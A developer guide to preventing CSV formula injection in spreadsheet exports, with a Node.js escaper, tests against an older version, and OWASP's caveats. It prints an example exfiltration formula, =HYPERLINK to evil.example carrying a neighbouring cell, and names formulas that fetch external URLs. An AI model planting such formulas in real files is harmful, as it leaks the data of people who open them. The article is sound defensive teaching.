CSV injection in spreadsheet exports: neutralise formulas without turning numbers into text
How to export CSV files that are safe to open in Excel or Google Sheets: prefix cells starting with = + - @, tab, CR or LF, and their full-width forms, with a single quote, quote every such cell, and leave real numbers like -42 alone. Tested Node.js comparing a first version with the fix, against OWASP's current guidance.
A CSV export becomes an attack when a cell that came from a user starts with =, and the spreadsheet runs it as a formula: =HYPERLINK("https://evil.example?x="&A1,"Click") sends the cell next to it to someone else’s server when clicked. This is CSV injection (or formula injection). OWASP’s current guidance is to neutralise any cell that starts with =, +, -, @, tab, carriage return or line feed, plus the full-width forms = + - @ that some locales treat the same way, by prefixing a single quote and wrapping the cell in double quotes. Testing a first version from one of my projects against that list found three gaps: it missed line feed and the full-width characters, and it turned real negative numbers like -42 into text ('-42), which breaks sums in the spreadsheet. The fixed version below keeps numbers as numbers and quotes every neutralised cell. OWASP is also clear that no CSV escaping is safe in every spreadsheet program: Excel can drop the protection when a file is saved and reopened.

The first version came from a real export; the fixed one passes the same cases plus OWASP’s full list.
The exports come from a lead-research tool I built: company names, descriptions and contact details scraped from public websites, exported as CSV for a sales team to open in Excel. Scraped text is exactly the kind of input that can start with =.
What can a formula do?
| Formula | What happens when someone opens the file |
|---|---|
=HYPERLINK("https://…?x="&A1, "Click") | One click sends the contents of other cells to that URL |
=IMPORTXML(…), =IMAGE(…) (Sheets) | Requests an external URL as soon as the sheet calculates |
=1+1 in a “name” field | Shows 2 instead of the text: data quietly changes |
Older write-ups also describe formulas that start programs through DDE in old versions of Excel. Whatever your users’ Excel does with those, the data-leak and data-corruption cases above apply to every spreadsheet program.
What does the user actually see?

Left: what an unescaped export looks like to the person who opens it. Right: the same cell after escaping.
The fixed escaper
export const BOM = ""; // tells Excel the file is UTF-8

// OWASP's list: = + - @ tab CR LF, plus full-width = + - @ that some locales treat as formula starts.
const FORMULA_START = /^[=+\-@\t\r\n=+-@]/;
const PLAIN_NUMBER = /^-?\d+(\.\d+)?$/; // "-42" or "-3.5" is data, not a formula

export function cell(v) {
  if (v === null || v === undefined) return "";
  if (typeof v === "number") return Number.isFinite(v) ? String(v) : "";
  let text = v instanceof Date ? v.toISOString() : String(v);
  if (FORMULA_START.test(text) && !PLAIN_NUMBER.test(text)) text = `'${text}`;
  return /[",\r\n]/.test(text) || text.startsWith("'") ? `"${text.replace(/"/g, '""')}"` : text;
}

export const csvLine = (row) => row.map(cell).join(",") + "\r\n";
export const toCsv = (rows) => BOM + rows.map(csvLine).join("");
Why each piece is there:
- Numbers pass untouched. A JavaScript number can’t contain a formula, and a string that is only a number (
-42,-3.5) evaluates to itself. Prefixing those makes Excel treat them as text, soSUMskips them. -2+3is still prefixed, because it isn’t a plain number: a spreadsheet would calculate it.- Prefixed cells are always quoted, and embedded quotes are doubled. That’s OWASP’s recommendation, and it keeps a crafted value from closing the cell and starting a new one with its own formula.
- BOM and CRLF make Excel read UTF-8 names correctly and keep line endings consistent.
Testing it against the first version
// The first version, for comparison
const safe = (v) => (/^[=+\-@\t\r]/.test(v) ? `'${v}` : v);
Five tests pass, and the side-by-side output shows the three differences:
- Line feed first (
\n=1+1): the first version quoted it but didn’t prefix it; the fix gives"'\n=1+1". - Full-width equals (
=1+1): unchanged in the first version; prefixed and quoted in the fix. - The number -42, passed as a number or as the string
"-42": the first version wrote'-42; the fix writes-42. - Everything else matched:
=HYPERLINK(…),+1+1,@SUM(1,1), leading tab and CR,-2+3, commas and quotes were handled the same way by both.
The limits
OWASP is blunt that this attack is hard to mitigate completely:
- Excel may undo the protection. If someone opens the export, saves it and reopens it, Excel can strip the quote prefix, and the formula is live again. OWASP describes an Excel-specific alternative, a tab character inside the quoted cell, which survives better but changes the data for anything that imports the file programmatically.
- Different consumers, different rules. A file for people to read in Excel and a file for another system to import may need different escaping. Decide which one each export is for.
- Don’t escape at the source. Store the original text in the database and escape only when writing CSV. Escaping on input corrupts the data everywhere else it’s used.
If a file only goes to people, an .xlsx written with a library that sets cell types explicitly (text cells as strings) avoids the guessing entirely.
Summary
- Neutralise cells starting with
=,+,-,@, tab, CR, LF and the full-width= + - @: prefix'and wrap in double quotes. - Leave real numbers alone: the first version turned
-42into text. - In the test, the first version missed line feed, full-width characters and broke negative numbers; the fix handles all three.
- No CSV escaping survives every spreadsheet: Excel can strip the prefix on save, so consider
.xlsxfor files meant for people.
Untrusted input reaches other places in the same pipeline: see SSRF protection for server-side fetch and validating uploads by magic bytes.
Part of the guide Reliable backends in Node.js, Python and Go, which puts related articles in reading order.